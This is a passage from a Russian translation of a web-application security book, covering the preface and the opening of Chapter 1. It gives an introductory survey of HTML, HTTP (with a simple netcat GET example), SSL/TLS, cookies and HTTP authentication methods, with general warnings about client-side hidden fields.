Надеемся, что после прочтения книги вы станете завсегдатаем этого Web-узла, чтобы найти обновленный материал, получить "из одних рук" все упоминаемые инструменты, а также чтобы отслеживать все новости в постоянно меняющемся мире безопасности Web. Советуем сделать посещение Web-узла своей привычкой, иначе можно пропустить сведения о новых разработках, ставящих под угрозу ваше приложение, и столкнуться с этой угрозой, не будучи к ней готовым.


## К нашим читателям

Проведено множество бессонных ночей и истерт не один коврик для мыши за время написания книги. Поэтому искренне хочется надеяться, что все потраченные усилия помогут тем, кто занимается защитой Web-приложений, сэкономить время и ресурсы. Полагаем, что читатели приняли смелое и предусмотрительное решение, заявив о себе в Internet. Однако в тот момент, когда на ваш Web-узел зашел первый посетитель, ваша работа не закончилась, а только началась. Не паникуйте — просто переверните следующую страницу и можете поверить, что когда в заголовках газет замелькают сообщения об очередных разрушительных событиях в Web, вы встретите их, не моргнув глазом.


*Джоел и Майк*

# ЧАСТЬ I





# ГЛАВА 1



Вспомним, как начиналась Internet-революция? Терминалы с командной строкой, работающие на скорости 300 бод модемы, BBS, FTP. Затем пришли системы Gopher, Archie и какая-то совершенно новая штуковина Netscape, в которой унылый текст заиграл всеми цветами радуги. Вот так, мало-помалу, незаметно, в нашу жизнь вошла World Wide Web...

Как недавно и как давно это было! За исключением разве что самых закоренелых ретроградов, произносящих слова "точка ком" с явным отвращением, Internet и, в частности, World Wide Web, проникли практически во все сферы человеческой деятельности. Мы имеем дело с совершенно новым явлением, аналогов которому не было на протяжении всей истории человечества. Сегодня с помощью этого глобального средства коммуникаций мы можем за считанные минуты осуществлять следующие операции.

- ▼ Приобретать, практически в неограниченном количестве товары и услуги, включая недвижимость, автомобили, авиабилеты, компьютерное оборудование, книги и многое другое.
- ■ Проводить сложные финансовые транзакции, включая банковские, биржевые, страховые и другие операции.
- ■ Находить подробную информацию в любой области знаний.
- ■ Производить поиск в огромных массивах информации, быстро обнаруживая нужные сведения в целом океане разнообразных данных.
- ■ Наслаждаться безграничным количеством произведений искусства в мультимедийном цифровом формате, в том числе фильмами, музыкой, фотографиями и телепередачами.
- ■ Получать доступ к глобальной библиотеке с невероятно большими (и по большей мере бесплатными) фондами самых разных программных средств — от операционных систем до текстовых процессоров.
- ▲ Общаться в режиме реального времени с другими людьми, где бы они не находились, причем за символическую плату или вообще бесплатно, используя основанную на Web электронную почту, телефонию или дискуссионные средства.

И это только начало. В настоящее время сеть Web постепенно преобразуется в нечто большее, чем она была при создании: постоянно упрощается ее использование, упрощается доступ к ней, она все больше и больше наполняется данными и с каждой минутой становится все функциональнее. Кто знает, что в будущем ожидает это величайшее изобретение человечества?

Да, несмотря на то, что на миллионы пользователей ежедневно из "рога изобилия" сыплются неисчислимые россыпи информации, лишь некоторые понимают, хотя бы приблизительно, как все это работает. Еще меньше пользователей осведомлены о "грузе тяжелого детства", который "достался в наследство" приложениям World Wide Web, основанной на довольно старых технологиях. Действительно, подавляющее большинство пользователей даже не подозревает, как легко они могут стать жертвами не только "обычных" сетевых вандалов, но и более коварных сил. Воистину, мы плетем сеть из хрусталя.

В данной книге постараемся показать, насколько же она хрупка. Как и другие авторы книг серии "Секреты хакеров...", мы будем иллюстрировать свой рассказ случаями из собственной практики, с которыми сталкивались, работая консультантами по безопасности в больших организациях. Все проблемы безопасности Web, о которых можно узнать из этой книги, в свое время были обнаружены и изучены нами с последующим предоставлением клиентам рекомендаций по их устранению. Теперь эти сведения станут доступны и вам.

Первая глава представляет собой общий обзор архитектуры Web с указанием наиболее распространенных изъянов безопасности, а также упреждающих методов их выявления. В остальных главах излагается материал по такому же принципу: каждая глава посвящается какой-либо методике взлома и защиты от него. В последних главах материал излагается достаточно подробно, чтобы подготовленный читатель смог самостоятельно реализовать ту или иную защиту, но все же без лишних подробностей, чтобы не очень дотошные читатели не потеряли авторскую мысль среди нагромождения технических терминов.

Давайте начнем с того, что выясним — а что же такое, собственно, Web-приложение и какое место такие приложения занимают в общей структуре Internet?

# Архитектура Web-приложения

Наиболее близкий аналог архитектуры, построенной на Web-приложениях, — модель централизованных вычислений. Действительно, существует много распределенных "тонких" клиентов, которые занимаются лишь представлением данных. Эти клиенты подключены к центральному "толстому" серверу, который и выполняет львиную долю операций по обработке данных. Единственное отличие архитектуры Web-приложений от традиционных моделей с централизованными вычислениями (таких, например, которые реализуются в больших ЭВМ) состоит в том, что Web-приложения, по сути дела, работают, опираясь на технологию, лежащую в основе World Wide Web, — на язык разметки гипертекста HTML (Hypertext Markup Language). В свою очередь, язык HTML опирается на основной протокол передачи данных HTML, получивший название HTTP (Hypertext Transfer Protocol).

Хотя архитектура типичного приложения Web определяется протоколами HTML и HTTP, существуют и другие технологии, используемые в Web-приложениях. Компоненты типичного приложения Web представлены на рис. 1.1.

В последующих подразделах подробно рассматривается каждый из показанных на рис. 1.1 компонентов, поэтому не следует волноваться, если какие-то из них покажутся непонятными — наберитесь терпения и прочтите следующие разделы главы.





*Рис. 1.1. Компоненты типичной архитектуры Web-приложений*

# Некоторые сведения об HTML

Хотя к моменту написания этой книги язык HTML стал менее критичным компонентом Web-приложений, чем в прошлом, все же несправедливо умалчивать о нем, учитывая ту роль, которую он сыграл в становлении Web. В данном разделе приводится лишь самое общее описание HTML, поскольку на рынке достаточно много прекрасных изданий, подробно описывающих все, без исключения, аспекты языка. (Полную спецификацию HTML можно получить по адресу, указанному в разделе "Дополнительная информация" в конце этой главы.) Мы же сосредоточимся лишь на тех сторонах HTML, которые имеют отношение к безопасности.

Будучи *языком разметки* (markup language), HTML представляет собой набор так называемых *дескрипторов* (tag), определяющих формат или характеристики элементов документа. Дескрипторы в HTML отделяются друг от друга и от других элементов документа угловыми скобками (<>). С помощью дескрипторов можно в широком диапазоне управлять форматами и функциональностью документа. Исчерпывающий перечень возможностей для каждого дескриптора представлен в спецификации HTML. Ниже приведен пример структуры простейшего документа в формате HTML.

```
<HTML>
<H1>Заголовок первого уровня</H1>
<p>Первый абзац текста.</p>
</HTML>
```

В момент открытия документа Web-броузер разбирает находящиеся в нем дескрипторы и представляет элементы документа в соответствующем формате, как изображено на рис. 1.2, представляющем окно броузера, в котором отображается только что рассмотренный простейший документ HTML.




*Рис. 1.2. Так выглядит простейший документ HTML в окне броузера Web*

Как видно из примера, текст, расположенный между дескрипторами <H1> и </H1>, отображается крупным полужирным шрифтом, а текст, который помещен между дескрипторами  и , отображен в формате, который больше соответствует формату основного текста документа. Таким образом, язык HTML предназначен, прежде всего, для работы в Web-приложении в качестве *механизма представления данных*, причем как на стороне сервера, так и на стороне клиента.

Как уже отмечалось, рассмотрение полной спецификации по многочисленным дескрипторам HTML далеко выходит за рамки данной книги. Однако нужно отметить, что некоторые дескрипторы имеют самое непосредственное отношение к тематике настоящей книги, поскольку могут использоваться злоумышленниками для вредоносных действий. Большинство подобных дескрипторов так или иначе связаны с получением данных от пользователя (к их числу, прежде всего, относится дескриптор <INPUT>, как легко догадаться по его названию). Например, один из часто используемых злоумышленником приемов заключается в получении так называемого "скрытого" (hidden) ввода. При этом определяется некоторое значение, которое не отображается броузером, но, тем не менее, передается вместе с другими данными, вводимыми с помощью формы. При обнаружении скрытого ввода на Web-странице, злоумышленник может легко подменить соответствующий текст на стороне клиента с помощью любого текстового редактора, а затем передать измененные данные на сервер. Если, например, Web-приложению в скрытых полях передаются данные о цене заказанного товара, легко представить, какими это чревато последствиями. Еще одной излюбленной целью взломщиков являются формы HTML, предназначенные для получения данных от пользователя в тех случаях, когда значения переменных, такие, например, как длина пароля, также устанавливаются на стороне клиента. По этой причине умудренные опытом проектировщики Web-приложений никогда не прибегают к установке значений важных переменных на стороне клиента. (Некоторые примеры, того, как *не надо* делать Web-страницы, рассматриваются в данной книге.) Разговор о некоторых дескрипторах, которые можно использовать для нарушений безопасности на стороне клиента, будет продолжен в разделе данной главы, посвященном Web-броузерам.

В значительной степени широта возможностей, предоставляемых языком HTML, объясняется его тесной взаимосвязью с протоколом HTTP. Объединив возможности протокола HTTP по получению и отправке документов с форматом HTML, получаем поистине универсальный механизм обмена информацией. И действительно, HTML, передаваемый поверх HTTP, в современном мире World Wide Web стал, что называется, lingua franca[1]. Поэтому в данной книге уделяется основное внимание не столько HTML, сколько HTTP.

По иронии судьбы, несмотря на всю элегантность языка HTML и его "исторические заслуги", сегодня его все больше и больше теснят другие технологии. Это вызвано, прежде

[1] *Lingua franca, ит. — смешанный язык, состоящий из элементов романских, греческого и восточных языков, служащий для общения в восточном Средиземноморье. В переносном смысле используется для обозначения некого широко распространенного наречия или жаргона. — Прим. перев.*

всего, одним из самых заметных недостатков HTML: он представляет собой статичный формат, который не может меняться при взаимодействии с пользователем, подстраиваясь под него, для учета постоянно меняющихся потребностей пользователя. Поэтому большинство современных Web-узлов перешли на использование языков сценариев, обеспечивающих динамическое создание Web-страниц (об этом несколько позже, в разделе "Web-приложение").

Наконец, уменьшение сторонников HTML объясняется и тем, что на небосклоне языков разметки гипертекста для Internet восходит новая "звезда". Имя "звезды" — XML (расширяемый язык разметки, от eXtensible Markup Language). Этот язык очень похож на HTML в том смысле, что он также использует дескрипторы для определения элементов документа. Сегодня язык XML, благодаря его расширяемости и гибкости, обеспечивающим представление данных любого типа, становится универсальным форматом для размещения в Web структурированных данных. XML претендует стать в Web новым lingua franca, особенно в области Web-служб, о которых вкратце речь пойдет несколько позже в данной главе и подробно — в главе 10.

Итак, об HTML сказано достаточно. Давайте перейдем к основному компоненту Web-приложений, который, по-видимому, изменится еще не скоро — к HTTP.

## Транспортный уровень: HTTP

Как упоминалось, Web-приложения, как правило, в качестве средства обеспечения коммуникаций между клиентом и сервером используют протокол HTTP. В соответствии с версией 1.0, определенной документом RFC 1945, протокол HTTP является относительно простым, не учитывающим состояние символьным протоколом (несколько позднее документом RFC 2616 была определена версия 1.1). Этот протокол обычно работает с TCP-портом `80`, хотя, конечно же, ничто не мешает использовать для его поддержки и любой другой незадействованный в системе порт. Каждую из его характеристик (простота, отсутствие учета состояния соединения, использование текстового формата и работа с TCP-портом `80`) стоит рассмотреть хотя бы вкратце, поскольку все они так или иначе влияют на безопасность (читай — небезопасность) этого протокола. Приведенное ниже описание дает лишь общую картину, поэтому интересующимся подробностями читателям следует обратиться непосредственно к документам RFC.

Простота протокола HTTP является следствием ограниченности его базовых возможностей, сводящихся к запросу и отклику. Иными словами, протокол HTTP определяет механизм запроса ресурса, на который откликается сервер, предоставляя запрашиваемый ресурс, если таковой имеется. Ресурсы в терминах спецификации HTTP называются *URI* (Uniform Resource Identifier — унифицированный идентификатор ресурса). В качестве URI может выступать любой ресурс, начиная от статических Web-страниц и заканчивая динамически формируемым потоковым видео. Ниже приведен простой пример запроса `GET`, отправленного клиентом по протоколу HTTP, с соответствующим ему откликом сервера HTTP `200 OK`. Сначала клиент, представленный в данном примере утилитой `netcat`, подключается к порту `80` сервера по протоколу TCP. Затем следует простой запрос URI "`/test.html`", завершаемый двумя нажатиями клавиши ввода. Сервер отвечает отправкой кода, указывающего, что ресурс успешно получен, после чего пересылает данные этого ресурса клиенту.

```
C:\>nc -vv ww.test.com 80
www.test.com [10.124.72.30] 80 (http) open
GET /test.html HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 04 Feb 2002 01:33:20 GMT
Server: Apache/1.3.22 (Unix)
Connection: close
```

```
Content-Type: text/html

<HTML><HEAD><TITLE>TEST.COM</TITLE> и т.д.…
```

Итак, HTTP — это мечта хакера, поскольку для генерации запроса ему не нужно разбираться ни в каких загадочных синтаксических конструкциях, а затем расшифровывать полученные результаты. С минимальными усилиями практически любой желающий может стать "хакером" протокола HTTP.

Более того, протокол HTTP не учитывает состояние соединения. Это означает, что в самом протоколе не реализовано никаких средств отслеживания состояния открытого сеанса. Таким образом, когда вы запрашиваете ресурс, получаете корректный отклик, а затем запрашиваете другой ресурс; сервер рассматривает эти запросы как самостоятельные и никак не связанные друг с другом. Он не предоставляет ничего, напоминающего установление сеанса, и не задействует никакого другого подобного механизма, с помощью которого можно попытаться обеспечить целостность канала связи с клиентом. Это также хакерам на руку, поскольку не нужно планировать изощренных комбинаций взлома, в ходе которого пришлось бы эмулировать работу сложных механизмов поддержки сеансов. Нет, все гораздо проще, — иногда достаточно одного запроса, чтобы, так сказать, поставить Web-сервер или приложение "на колени".

Еще одна особенность реализации протокола HTTP: он использует обычные текстовые команды в ASCII-коде. Учитывая простоту реализации, это позволяет в значительной степени облегчить понимание принципов его работы. Действительно, чтобы понять логику работы HTTP, нет необходимости разбираться в сложных схемах побитового кодирования или использовать трансляторы, поскольку все, что интересует хакера, передается в запросах и откликах в виде открытого текста.

Наконец, протокол HTTP работает с одним из так называемых общеизвестных (well-known) портов TCP. Хотя средства, обеспечивающие поддержку HTTP, можно настроить на работу с любым другим портом, практически все броузеры Web по умолчанию пытаются сначала установить соединение через порт TCP с номером 80. Именно поэтому подавляющее большинство Web-серверов, даже если они используют другие порты, практически всегда вынуждены опрашивать и порт 80 (об одном достаточно важном исключении из этого правила речь пойдет в следующем разделе, посвященном протоколам SSL/TLS). Данное утверждение справедливо для огромного количества сетей, прячущихся за умными штуковинами, которые называются брандмауэрами и которые, как полагают администраторы этих сетей, должны защищать пользователей от всех внешних угроз. *Однако брандмауэры и другие устройства обеспечения сетевой безопасности практически никак не могут воспрепятствовать попыткам взлома Web-сервера, если они позволяют устанавливать подключения к нему через порт 80.* И, как вы думаете, настроено большинство брандмауэров, подключенных сегодня к Internet? Правильно, они позволяют доступ к сети именно через порт 80. Ничего не поделаешь — если Web-узел должен быть доступен из Internet, волей-неволей придется разрешить доступ к нему.

Конечно, это общее описание проблемы, без учета конкретных обстоятельств. На практике существует немало исключений из указанных выше правил, а также весьма существенных замечаний по поводу реализации поддержки HTTP, о которых говорится в последующих разделах.

## SSL/TLS

Одним из самых очевидных исключений является применение многими Web-приложениями туннелирования протокола HTTP через другой протокол, называемый SSL (Secure Socket Layer). Протокол SSL позволяет применить на транспортном уровне шифрование, благодаря которому посредник, вклинившийся в сеанс связи клиента и сервера, уже не сможет увидеть передаваемые команды протокола HTTP в открытом тексте. Однако SSL лишь предоставляет протоколу HTTP "защитную оболочку" — не больше и не меньше. Он не расширяет и не вносит каких-либо существенных изменений в базовый механизм запроса и от-

клика HTTP. *Протокол SSL сам по себе никак не влияет на безопасность Web-приложения. Он лишь усложняет задачу перехвата потока данных, которыми обмениваются клиент и сервер.* Конечно, в некотором смысле использование протокола SSL повышает безопасность, если и сервер, и клиент задействуют дополнительную возможность протокола, заключающуюся в применении *сертификатов клиентов* (client-side certificate). Однако, хотя использование сертификатов позволяет обеспечить взаимную аутентификацию клиента и сервера, они сегодня все еще применяются в Internet крайне редко, поскольку сертификат клиента должен быть подписан органом выдачи сертификатов, которому доверяет сервер, а это влечет за собой массу юридических, технических, финансовых и психологических проблем.

В настоящее время на основании протокола SSL разработана его модифицированная версия, названная TLS (Transport Layer Security). Протоколы SSL/TLS, как правило, используют порт TCP с номером `443`. Вот, собственно, и все, что хотелось для начала сообщить о SSL/TLS. Впоследствии, обсуждая различные аспекты основной темы данной книги, мы еще не раз вернемся к этим протоколам.

## Управление состоянием: файлы cookie

Уже упоминалось, что сам по себе протокол HTTP не учитывает состояние соединения. Однако были разработаны дополнительные механизмы, обеспечивающие применение HTTP так, если бы он был протоколом, учитывающим состояние соединения. Наибольшее распространение на сегодняшний день получил механизм, в котором задействуются так называемые файлы cookie. Обмен этими файлами происходит в контексте диалога запрос/отклик по протоколу HTTP, создавая у клиента иллюзию соединения с приложением по виртуальному каналу (подробнее этот механизм описан в документе RFC 2965). Файлы cookie — своего рода опознавательные знаки, присваиваемые сервером клиентам, предъявляя которые вместе с запросом, клиенты могут получить доступ к серверу. Они могут храниться как временно в памяти, так и постоянно на диске. Механизм, основанный на использовании файлов cookie, далек от совершенства (особенно при некорректной реализации), поэтому его использование влечет за собой целый ряд проблем в области безопасности информации и тайны личности. Однако до настоящего времени еще не было разработано никакого другого механизма управления состоянием, который снискал бы такую широкую поддержку. Для начала достаточно, а впоследствии, особенно в главе 7, речь пойдет о различных аспектах применения файлов cookie более подробно.

## Аутентификация

Рука об руку с проблемой учета состояния соединения идет проблема аутентификации. Действительно, что проку в отслеживании состояния соединения, если не известно, кто работает с приложением? Существует несколько типов протоколов аутентификации, которые можно встраивать в протокол HTTP.

- **Базовая**. Имя пользователя и пароль перекодируются по алгоритму Base-64 (раскодирование — процедура тривиальная).
- **Дайджест**. Подобна базовой, но вместо паролей передаются дайджесты, что исключает возможность обратной расшифровки пароля (однако не исключает возможность подмены дайджеста).
- **Форма**. Для ввода пользовательского имени и пароля используется специальная форма, обработка которой происходит "за кулисами" по какому-то нестандартному алгоритму. Для поддержания активного состояния соединения обычно используются файлы cookie.
- **NTLM**. Протокол аутентификации, разработанный компанией Microsoft, который реализуется в заголовках запросов и откликов протокола HTTP.

- **Согласование протоколов.** Новый подход к аутентификации, примененный компанией Microsoft, в соответствии с которым клиент и сервер приходят к соглашению о том, какой из перечисленных выше протоколов они будут использовать для аутентификации. К указанным протоколам можно добавить протокол Kerberos, если клиенты используют броузер компании Microsoft Internet Explorer версии 5 или более поздней.
- **Сертификаты клиентов.** Возможность использования такого механизма аутентификации предусмотрена в протоколах SSL/TLS, хотя к ней прибегают достаточно редко. В этом случае проверяется аутентичность цифрового сертификата, предоставленного серверу Web-клиентом.
- ▲ **Microsoft Passport.** Служба единой подписи (SSI — single-sign-in), поддерживаемая корпорацией Microsoft, с помощью которой Web-узлы, имеющие статус Passport Partner, могут аутентифицировать пользователей, получивших через эту службу цифровой паспорт. Механизм аутентификации в данном случае основывается на проверке ключа, имеющегося в распоряжении компании Microsoft и Web-узла, получившего статут Passport Partner, с помощью которого генерируется файл cookie, обеспечивающий однозначную идентификацию пользователя.

Все эти протоколы аутентификации функционируют поверх протокола HTTP (или SSL/TLS), а соответствующие данные встраиваются непосредственно в поток данных, передаваемых в ходе обмена запросами и откликами. Подробнее об этих механизмах, а также об их недостатках с точки зрения аутентификации, говорится в главе 5.

**НА ЗАМЕТКУ** Клиенты, аутентифицированные Web-сервером Internet Information Server компании Microsoft с использованием базовой аутентификации, представляются так, как если бы они вошли в систему в интерактивном режиме.

## Другие протоколы

Кажущаяся на первый взгляд простота HTTP на поверку оказывается обманчивой — просто диву даешься, чего только пытливые умы не могут "выжать" из, казалось бы, весьма простого механизма запрос/отклик. Однако одной лишь изобретательности при разработке реальных приложений не всегда хватает, вследствие чего другие, не менее пытливые умы придумали самые разные "упаковки" для того, чтобы снабдить базовый протокол недостающей функциональностью.

Приведем лишь один простой пример. Предположим, что клиент запрашивает данные, представленные не в текстовом формате. Как помочь серверу обслужить этот запрос, если все, что он умеет — отправлять текстовые ASCII-файлы по протоколу HTTP? Ответ прост. На помощь придет формат MIME (Multipart Internet Mail Extensions), который обеспечивает представление бинарных файлов в формате ASCII, после чего передача их по HTTP — дело техники. (Спецификации протокола MIME можно найти в документе RFC 2046.) Этот нехитрый прием позволяет клиенту обращаться с запросами на получение ресурсов практически любого типа, не беспокоясь о том, сможет ли сервер понять, что требуется клиенту, и сможет ли он предоставить ему запрашиваемый объект.

Конечно, Web-приложения могут также задействовать и такие популярные протоколы Internet, как протокол электронной почты (SMTP) или протокол передачи файлов (FTP). Например, многие Web-приложения используют встроенные гиперссылки электронной почты для обмена информацией с клиентами.

Наконец, не стоит забывать и о том, что работа по созданию новых протоколов, расширяющих возможности стандартного HTTP, далеко не закончена. Одним из самых примечательных новшеств является протокол WebDAV (Web Distributed Authoring and Versioning), описанный в документе RFC 2518. Спецификации этого протокола определяют несколько

